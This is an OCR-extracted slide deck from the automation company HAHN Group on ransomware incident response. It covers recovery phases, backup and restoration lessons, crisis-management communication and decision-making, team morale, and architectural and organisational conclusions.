What percentage of the backup repositories did the cyber-attackers modify or delete?



39% of repositories affected


When cyber-villains breach the backup repositories, victims lose **39%** of their ability to restore

Source: Ransomware Trends Report 2023

https://vee.am/RW23

CORE BACKUP CONSIDERATIONS

HAHNGROUP
advanced automation



PHASES OF THE RANSOMWARE INCIDENT

HAHNGROUP
advanced automation

ESCALATION

- dynamic chaos
- intense insecurity

- firefighting
- incident research
- measures of caution
- threat identification
- threat hunting
- threat assessment
- countermeasures
- damage limittation

- shutdown decissions

ORIENTATION

- static chaos
- massive insecurity

- damage assessment
- ressource assessment
- establish roles & responsibilities
- install crisis management
- install decission and priorization procedures
- regain confidence
- identify possible paths of action

- threat research

CONSOLIDATION

- little chaos
- reassurance

- manage ressources
- establish procedures
- identify priorities
- manage priorities
- improve confidence
- build minimum viable system
- assess damage on systems
- assess damage on data

REBUILD

- orderly environment
- cautious action

- apply restore routine
- restore network
- roll out virtual environment
- roll out storage environment
- balidate data integrity
- reactivate unencumbered systems
- roll out new system shells
- roll out applications
- import or restore data

HARSH LESSONS ON BACKUP

HAHNGROUP
advanced automation

triage	integrity	MS-AD	central	distributed	synchronized
data retrieval	variants	data scans	structured data	file data	communications data
bandwidth cannibalization	7 weeks	12-14 weeks remote	configuration data	procedural data	installation data


ZONING FOR RESTORATION & RETRIEVAL

HAHNGROUP
advanced automation

- Regain confidence
- Assess damage
- Implement forensic procedures

- Develop & validate recovery procedure
- Claim data assets
  - Restore backup


- Allow secure system operations




BREAK ARCHITECTURES & ACCESSRIGHTS

HAHNGROUP
advanced automation

Systems



Accessrights



HAHNGROUP
advanced automation

HUMAN FACTOR

LOSS OF CONFIDENCE

SITUATION ASSESSMENT

HAHNGROUP
advanced automation

- Highly dynamic situation
- Entirely unclear situation
- Missing information about systems
- Loss of trust
- Loss of tools
- Unclear thread actor position
- Pressure on individuals and team
- Imminent and felt expectations
- Uncertainty, doubt and fear

TEAM EXPERIENCE

HAHNGROUP
advanced automation

- Stretch your borders
- Collective exeptional experience
- Team cohesion
- Action and commitment
- Fast track personal development
- Sense for duty
- Collaborative performance
- Creative solution development
- Supportive attitude

KEY ELEMENETS CRISIS MANAGEMENT

HAHNGROUP
advanced automation

CONFIDENCE

- get technical and organizational threat information
- set up secure environment for forensics
- create trusted work environment
- bring up minimum viable system for operational environment

COMMUNICATION

- establish clear communication rules
- set a defined reporting and communication pattern
- separate internal and external communication
- isolate IT

Decission Making

- set decision guidelines and “core values”
- decide a lot and quickly
- grant decision freedom

HAHNGROUP
advanced automation

EXPERIENCE


“IN THE MIDST OF CHAOS, THERE IS ALSO OPPORTUNITY.”

SUN TSU 544BC – 496BC

NOT SO GOOD DECISIONS IN THE PAST

HAHNGROUP
advanced automation

- Exceptions
- Missing knowledge cultivation
- No time for networking
- Focus on features
- Test restrictions – “left over systems”
- Staff shortages
- Shadow IT acceptance
- No time to develop DR knowledge



GOOD DECISIONS IN THE PAST

HAHNGROUP
advanced automation

- Standardization
- Automation projects
- Reduction of complexity
- Strong team development
- Insistence on internal knowledge
- Cultivate supplier network
- New backup concept
- New MS-AD concept
- IT work environment

HAHNGROUP
advanced automation

CONCLUSIONS

PLATFORM ARCHITECTURE

HAHNGROUP
advanced automation

- Transparent proxy & ssl offloading
- Dark sites
- Jump stations
- Platform separation
- Central logfile collection
- Monitoring intelligence
- Pattern analysis
- Permanent zoning concepts

ORGANIZATIONAL

HAHNGROUP
advanced automation

- IT automation
- End to end security understanding
- Separate administrative domains
- Improve disaster recovery plan
- Communication plans

- Emergency procedures

- Resiliency training
- Team coherence

HAHN GROUP

advanced automation

HAHN AUTOMATION · HAHN DIGITAL · GeKu · Invotec · REI automation · rethink robotics · HAHN ROBOTICS · RobShare · waldorf technik · WALTHER SYSTEMTECHNIK · WEMO

Follow us:

www.hahn.group

COMMENTS ON MILITARY CONNOTATION

HAHNGROUP
advanced automation

- unclear situation about attack
- uncertainty about opponents position
- high demand & stress
- fast changing situation
- highly dynamic changes in priorities

Situation matches the “fog of war”

Minus the fear to lose your life

Military is the one entity that professionally deals with this type of situation. Scientifically researching this for millennia.

“Military style” solutions are practical and appropriate.

- clear communication structure
- lead from the front
- clear priority definition
- swift decision making – mission command
- strong hierarchical organization

ATTRIBUTIONS

HAHNGROUP
advanced automation

- D-Day: Chief Photographer's Mate (CPHOM) Robert F. Sargent, U.S. Coast Guard, Public domain, via Wikimedia Commons
- Minefield : WeHaKa, CC BY-SA 4.0 <https://creativecommons.org/licenses/by-sa/4.0>, via Wikimedia Commons
- Clock: Carlos Ebert from São Paulo, BrazilGRU, CC BY 2.0 <https://creativecommons.org/licenses/by/2.0>, via Wikimedia Commons
- ICONS (divers): Flaticon.com, diverse icons und ressourcen von Flaticon.com
- Stock Photos by Adobe licensed by Frank Benke